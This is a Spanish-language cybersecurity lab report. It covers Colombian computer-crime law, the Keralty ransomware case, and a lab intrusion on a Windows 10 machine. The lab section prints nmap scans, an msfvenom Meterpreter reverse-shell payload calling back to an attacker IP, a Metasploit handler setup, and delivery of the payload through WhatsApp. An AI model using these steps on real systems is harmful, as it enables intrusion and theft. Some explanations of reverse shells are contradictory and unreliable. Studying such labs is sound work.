El acuerdo infringe el artículo 269A ley 1273 del 2009, ya que la organización accede abusivamente a los sistemas informáticos, sin autorización a estos. El artículo 269A ley 1273 del 2009 indica que quien acceda, total o parcialmente, a un sistema informático sin autorización o fuera de los términos acordados, ya sea que esté protegido por medidas de seguridad o no, o permanezca dentro del sistema en contra de la voluntad del legítimo propietario, será sancionado con

una pena que oscila entre los 48 y 96 meses de cárcel, además de una multa que va desde 100 hasta 1.000 salarios mínimos legales mensuales vigentes.

El artículo 269H de la ley 1273 de 2009 establece circunstancias que pueden agravar las sanciones, aumentando de la mitad a las tres cuartas partes del castigo. Algunas de estas circunstancias que podrían aplicarse al acuerdo confidencial de HackerHouse son:

- Cuyo bien involucrado sean las redes o sistemas informáticos o de comunicaciones pertenecientes al ámbito estatal, oficial o financiero, tanto nacional como extranjero.
- Que los actos ilícitos se realicen abusando de la confianza otorgada por el titular de la información o por aquel con quien tenga un acuerdo contractual.
- Que se revele o divulgue contenido de la información en detrimento de otro individuo.
- Buscando beneficio propio o en favor de un tercero.

2.2.3 ¿Aceptaría el acuerdo de confidencialidad de HackerHouse teniendo en cuenta las leyes y el código de ética profesional? Sueldo entre los $17.000.000 y los 22.000.000

No aceptaría el contrato y acuerdo de confidencialidad propuesto por HackerHouse, incluso si los salarios ofrecidos son elevados. Esta decisión se basa en la necesidad de mantener la integridad ética profesional. Además, al aceptar dicho acuerdo, estaría contraviniendo las disposiciones legales establecidas en las leyes 1273 de 2009 (específicamente los artículos 269A y 269C). Como consecuencia, podría enfrentar sanciones tanto económicas como la pérdida de libertad. Adicionalmente, podría haber repercusiones en mi

matrícula profesional, incluyendo su suspensión temporal o incluso la cancelación definitiva.

El código de ética profesional establece como un deber fundamental de los profesionales la obligación de denunciar cualquier delito, contravención o falta que atente contra los principios y normas éticas de su profesión. Además, prohíbe expresamente permitir, tolerar o facilitar el ejercicio ilegal de las actividades propias de la profesión. Esta normativa no solo implica un compromiso con la integridad y la responsabilidad ética, sino que también resalta la importancia de preservar la confianza del público en el ejercicio profesional.

Una de las prohibiciones clave estipuladas en el código para los profesionales es la de ofrecer o aceptar trabajos que vayan en contra de las disposiciones legales vigentes. Además, como un deber fundamental de los profesionales, se establece la responsabilidad de respetar y hacer respetar todas las disposiciones legales y reglamentarias pertinentes.

2.2.4 Noticia de cibercrimen en Colombia

En diciembre de 2022, la empresa Keralty fue objeto de un ataque de ransomware. Keralty es un grupo de empresas privadas del sector de la salud, con presencia en Colombia, Estados Unidos, México, Brasil, España, Perú, Venezuela, Filipinas, República Dominicana y Puerto Rico[9]. Este ciberataque

[9] KERALTY. [página web]. Sobre Keralty. [Consultado el 22, febrero, 2024]. Disponible en: https://www.keralty.com/sobre-keralty.

afectó a la EPS Sanitas[10], ya que los ciberdelincuentes lograron obtener y publicar datos personales de sus pacientes, incluida información confidencial sobre su salud y situación financiera. Además, el ataque obstaculizó significativamente el acceso de los afiliados a los servicios de salud, ya que no pudieron programar citas médicas ni acceder a los sitios web destinados para los afiliados.

Dado que parte de la información capturada por los atacantes fue publicada y por el resto exigían un rescate económico, en este escenario se identificaron las siguientes violaciones a las leyes colombianas 1273 del 2009 y 1581 del 2012, tener en cuenta que el nombre de los artículos fue tomado de cada ley.

Ley 1273 de 2009 sobre delitos informáticos:

Artículo 269A - Violación al acceso no autorizado a sistemas informáticos: El ransomware implicaría una intrusión no autorizada en los sistemas de Keralty para robar información sensible de sus afiliados y en general de las personas que tienen un vínculo con la entidad.

Artículo 269B - Obstaculización ilegítima de sistema informático o red de telecomunicación: Los atacantes han cifrado los datos impidiendo el acceso a los mismo, adicional han generado una indisponibilidad de los sitios web de la entidad, teniendo en cuenta que estos son canales ampliamente utilizados por los afiliados y el personal de la entidad para diferentes diligencias.

[10] LAURA LESMES. Keralty, la nueva víctima de los ataques de 'ransomware'. El Tiempo [página web]. (4, diciembre, 2022). [Consultado el 22, febrero, 2024]. Disponible en: https://www.eltiempo.com/tecnosfera/novedades-tecnologia/keralty-detalles-del-ataque-de-ransomware-a-eps-sanitas-723175.

Artículo 269C - Intercepción de datos informáticos: Los atacantes habrían interceptado y cifrado los datos de los afiliados de Keralty.

Artículo 269E - Uso de software malicioso: Los atacantes emplearon malware que es software malicioso, en este caso fue de tipo ransomware, siendo este un software que cifra los archivos.

Artículo 269F - Violación de datos personales: Los atacantes obtuvieron datos personales que tenía Keralty y divulgaron parte de esos datos.

Ley 1581 de 2012(Protección de Datos Personales):

Artículo 6 - Tratamiento de datos sensibles: Dado que los usuarios no han dado el consentimiento para la publicación de los datos personales, los atacantes tan incurriendo en este artículo de la ley.

Artículo 13 - Personas a quienes se les puede suministrar la información: La información sensible de los usuarios de Keralty fue publicada de tal manera que diferentes personas podían tener acceso a esta.

Considerando las responsabilidades de Keralty como entidad encargada del tratamiento de datos, es posible que haya violado el artículo 17, específicamente el apartado d. Este apartado establece que los responsables del tratamiento de datos deben asegurar medidas de seguridad para proteger la información y evitar su alteración, pérdida, acceso no autorizado o uso fraudulento.

Por último, el robo y posible exposición de información sensible de salud y financiera podría poner en riesgo los derechos y la privacidad de los afiliados de

Keralty, esto haciendo hincapié en el artículo 8° derechos de los titulares, que para el caso que se está analizando son los filiados a las diferentes filiales y servicios de Keralty.

2.3 ETAPA 3: EJECUCIÓN PRUEBAS DE INTRUSIÓN

2.3.1 Herramientas empleadas en el caso de análisis por el Red Team.

Teniendo en cuenta el escenario planteado se determinan las siguientes herramientas como las que pudo emplear el equipo Red Team:

Kali Linux: El sistema operativo Kali Linux es ampliamente utilizado tanto para la realización de pruebas de seguridad como por parte de los atacantes para llevar a cabo acciones que les permitan obtener acceso a sistemas objetivo. Esto se debe a que Kali Linux ofrece una amplia gama de herramientas, como el framework Metasploit. Dada su madurez y eficiencia, es considerado el sistema operativo de la máquina atacante utilizada en este escenario.

NMAP: Esta herramienta se emplea para realizar escaneos en la red y detectar los dispositivos activos, así como sus sistemas operativos. Además, facilita la identificación de puertos y servicios expuestos[11]. Algunos de los comandos que se pueden utilizar con esta herramienta son:

nmap 192.168.0.0/24: Este comando escanea la red que se le pasa como parámetro a nmap para este caso ejemplo es 192.168.0.0/24, si ya se conoce la IP del equipo objetivo también se le puede especificar el host para que el escaneo solo se le realice a este, el comando seria nmap 192.168.0.15


[11] NMAP. [página web]. Guia de referencia de Nmap. [Consultado el 29, febrero, 2024]. Disponible: https://nmap.org/man/es/index.html#man-description

- nmap -A 192.168.0.15: Este comando se utiliza para identificar el sistema operativo y los servicios de la máquina objetivo.
- nmap –open 192.168.0.15: Este comando se utiliza para identificar solo los puertos abiertos del equipo especificado.
- nmap -p T:80 192.168.0.15 o nmap -p U:53 192.168.0.15: Comandos empleado para escanear puertos específicos, en este caso el puerto TCP 80 y UDP 53.

NMAP permite combinar diferentes parámetros y opciones para realizar escaneos más específicos y eficientes en la red, para conocer a más detalle las opciones de Nmap se puede emplear el comando **namp -- help** en Kali linux.

En la figura 8 se muestra el resultado del escaneo realizado al segmento 192.168.20.0/24 utilizando solamente nmap sin pasarle ningún parámetro, como se evidencia con nmap se han identificado 5 dispositivos en dicha red, siendo la primera IP la del gateway.

Figura 8 Escaneo red 192.168.20.0 con namp



Fuente: Autor

OpenVAS: Open Vulnerability Assessment System es una herramienta de código abierto desarrollada por Greenhouse, que permite realizar el escaneo de vulnerabilidades de la red y que cuenta con actualizaciones frecuentes[12].

Metasploit: Es un framework de código abierto muy completo, que cuenta con una amplia variedad de módulos y payloads para la explotación de vulnerabilidades en sistemas informáticos. Además, ofrece la posibilidad de desarrollar payloads personalizados y adaptados a las necesidades específicas del atacante o del escenario de prueba de seguridad. Esto se logra a través del uso del módulo 'msfvenom', una potente herramienta de línea de comandos.

Es importante considerar los pasos que se llevaron a cabo durante el ataque. En primer lugar, se llevó a cabo una fase de reconocimiento utilizando la herramienta Nmap. Posteriormente, se identificaron las posibles vulnerabilidades del sistema informático. A continuación, se explotaron estas vulnerabilidades para establecer una shell reversa, lo que permitió al ciberdelincuente obtener acceso al sistema.

2.3.2 Datos relevantes del caso de análisis sobre el ataque a la máquina Windows 10 X64.

Al analizar el anexo 4, que describe el escenario del ataque a la máquina Windows, se pudo identificar una gran deficiencia en los controles de seguridad. Esta debilidad contribuyó a que el atacante pudiera vulnerar la máquina. La falla se relaciona con los sistemas de seguridad, los cuales estaban deshabilitados. Entre los elementos críticos que protegen la red se incluyen el firewall, así como

[12] OpenVAS - Open Vulnerability Assessment Scanner [página web]. [Consultado el 29, febrero, 2024]. Disponible en: https://www.openvas.org/.

los componentes de seguridad del propio equipo, como Windows Defender y el antivirus.

Ahora, el administrador del equipo se percató de que había sido vulnerado por los siguientes eventos:

- Previamente, él había creado el archivo "Nombre_estudiante_codigo_fecha_actividad.txt" y lo había ubicado en el escritorio, pero este archivo desapareció.
- La desaparición del archivo ocurrió después de ejecutar un archivo con extensión .exe que le había enviado un compañero a través de WhatsApp.

A partir de estos datos el equipo planteo la siguiente hipótesis sobre lo sucedido: El ataque se pudo haber realizado empleando un payload que fue generado utilizando **MSFVenom** y posteriormente ejecutado mediante Metasploit.

2.3.3 ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10”? ¿Qué puerto abre la aplicación específica en el anexo?

Como se muestra en la figura 8 al realizar escaneo de red se identifican varios dispositivos, por consiguiente, se debe identifica la IP del equipo de la víctima que es 192.168.20.27 (figura 9).


Figura 9 IP del equipo vulnerado

Fuente: Autor

Una vez identificada la IP de la máquina vulnerada, se procede a determinar su sistema operativo desde la máquina Kali, simulando así la fase de reconocimiento del ataque. Esta acción es crucial para un atacante, ya que le permite seleccionar las herramientas y exploits adecuados. Con esta información, puede personalizar su estrategia de ataque, aumentando así las probabilidades de éxito de sus acciones.

Para obtener más información sobre el equipo víctima, se utilizó el comando **nmap -sS 192.168.20.27 -A**. El parámetro -sS se utiliza para indicar a Nmap que envíe paquetes SYN a diferentes puertos. Si recibe una respuesta de estos puertos, se determina que el puerto está abierto. El parámetro -A se utiliza para que Nmap pueda determinar el sistema operativo que se está ejecutando en la máquina. En resumen, con este comando primero se determinan los puertos abiertos y luego intenta determinar la versión del sistema operativo y los servicios en ejecución utilizando técnicas de detección de versiones y huellas digitales con las que cuenta Nmap. El resultado de la ejecución del comando se muestra en la figura 10.

Figura 10 Identificación de información adicional de la máquina víctima




Fuente. Autor

Como se observa en la figura 10 se han identificado varios puertos abiertos como el 1335 corriendo Microsoft Remote Procedure Call (MSRPC), así como el OS que corre sobre la máquina víctima, siendo este Windows 10.

Continuando con la fase de reconocimiento, se lleva a cabo un escaneo de vulnerabilidades utilizando el comando **nmap -p- --script vuln 192.168.20.27** en el equipo víctima, buscando que Nmap ejecute varios scripts de detección de vulnerabilidades contra la dirección IP especificada. Los resultados de este escaneo revelan los puertos abiertos, así como posibles vulnerabilidades del sistema.

Figura 11 Identificando vulnerabilidades en la máquina victima



Fuente. Autor

En resumen, para identificar fallos de seguridad en la máquina objetivo se pueden emplear herramientas como nmap, metasploit que a su vez permite la explotación de los fallos identificados, así como OpenVas.

El puerto que abre el payload es el 443, siendo este el puerto mediante el cual el equipo victima estará en modo escucha y permitirá la conexión de la máquina atacante.

2.3.4 Como afecta el ataque a la máquina Windows

Entre los diversos ataques que los ciberdelincuentes pueden llevar a cabo se encuentran los conocidos como shell reverse y shell bind. En el primero, la máquina atacante está en modo escucha, lo que permite que el equipo víctima se conecte a ella. Según Acuanetix[13], en el shell reverse el equipo víctima está en modo escucha, mientras que la máquina atacante es la que se conecta a su objetivo. Con mayor frecuencia, se emplean los ataques de tipo shell reverse

[13] ACUANETIX [página web]. What Is a Reverse Shell. [Consultado el 27, febrero, 2024]. Disponible en: https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/.


debido a evaden los controles de seguridad del firewall de manera más sencilla. Esto se debe a que en muchas ocasiones el tráfico de salida no suele ser inspeccionado con el mismo nivel de atención que se dedica al tráfico de entrada, lo que facilita la ejecución exitosa de este tipo de ataques.

Los ciberdelincuentes pueden iniciar sus ataques de shell inverso mediante correos electrónicos de phishing o páginas web maliciosas que contienen cargas útiles. Si la víctima instala el malware o interactúa con la carga útil (ejecutando) en su estación de trabajo, establece una conexión de salida con el servidor de comandos del atacante[14].

El atacante ha identificado una vulnerabilidad en el sistema informático que permitió establecer una shell reverse mediante la ejecución de un archivo .exe por parte del administrador del equipo. Esta situación no solo afecta al equipo Windows en cuestión, sino a toda la organización. Desde el equipo comprometido, el atacante puede llevar a cabo movimientos laterales y acceder a recursos adicionales de la red, así como escalar privilegios y realizar actividades como enumeración de directorios, exfiltración de información e instalación de software malicioso hasta utilizar el equipo para hacerlo parte de una botnet para ejecutar ataques Distributed Denial of Service – DDOS.

[14] IMPERVA [página web]. Reverse Shell. [Consultado el 27, febrero, 2024]. Disponible en: https://www.imperva.com/learn/application-security/reverse-shell/.

Figura 12 Shell reverse




Fuente. Autor

En la figura 12 se ilustra lo ocurrido, el atacante está listo esperando a que el equipo víctima se conecte y esto ocurre cuando el administrador ejecuta el payload, posterior a ello el atacante toma control del equipo.

2.3.5 Documentación del Payload

Antes de desarrollar el payload se verifica que los sistemas de seguridad del equipo Windows 10 estén desactivados (figura 13), con los sistemas como el firewall y Windows defender abajo el equipo es más vulnerable ante los ciberdelincuentes.

Figura 13 Sistemas de seguridad del equipo Windows 10 desactivados



Fuente. Autor

La carga útil fue enviada mediante WhatsApp y el administrador del equipo la ejecuto abriendo una puerta trasera, dicha carga útil fue desarrollada con la herramienta msvenom siguiendo los siguientes pasos:

Ejecutar el comando: **msfvenom -p Windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.20.26 LPORT=443 -f exe >> /home/angie/Escritorio/PoC_1118574440.exe**


La función de los parámetros del comando anterior se describe a continuación:

- **--platform**: se emplea para especificar la plataforma que se va a vulnerar, en este caso es Windows.
- **-a**: se emplea para especificar la arquitectura del equipo que se desea vulnerar en este caso es de 64 bits.
- **LHOST**: se emplea para especificar la ip del equipo del atacante.
- **LPORT**: se usa para especificar el puerto por el que el atacante se va a conectar, o sea, por el que estará en modo escucha el equipo víctima.

Finalmente se especifica la ruta en la cual se va a alojar el payload, que para el caso en cuestión es **/home/angie/Escritorio/PoC_1118574440.exe**.

Una vez ejecutado el comando, se obtiene el payload como se muestra en la figura 14, el cual queda alojado en la ruta proporcionada como parámetro al comando. Ahora, el atacante busca la forma de hacer llegar la carga útil a su víctima, a menudo utilizando técnicas de ingeniería social para engañar a la víctima haciéndole creer que el documento o archivo es legítimo o inofensivo.


Figura 14 Ejecución del comando para el payload



Fuente. Autor

Teniendo en cuenta que el administrador descargo el archivo desde WhatsApp, en la figura 15 se evidencia cuando este ya está en el escritorio del equipo de la víctima.

Figura 15 Payload en la máquina de la victima




Fuente. Autor

Se comprueba nuevamente conexión entre ambas máquinas como se hizo en la figura 5 y 6.

Desde la máquina atacante, se utiliza el framework Metasploit para iniciar el ataque configurando el payload de Meterpreter. Para ello, se comienza seleccionando el módulo **exploit/multi/handler**. Este módulo permite configurar un "handler" para escuchar las conexiones de las máquinas comprometidas que intentan conectarse con la máquina atacante. Luego, se selecciona el payload **windows/x64/meterpreter/reverse_tcp**, con el objetivo de establecer un "reverse shell" desde la máquina comprometida hacia la máquina atacante.

Para configurar el payload, se especifica la dirección IP del atacante y el puerto a través del cual se intenta establecer la conexión. Una vez configurados estos parámetros, el payload estará listo para ser ejecutado y esperará la conexión de la máquina comprometida.

Figura 16 Preparación del atacante mediante el framework Metasploit



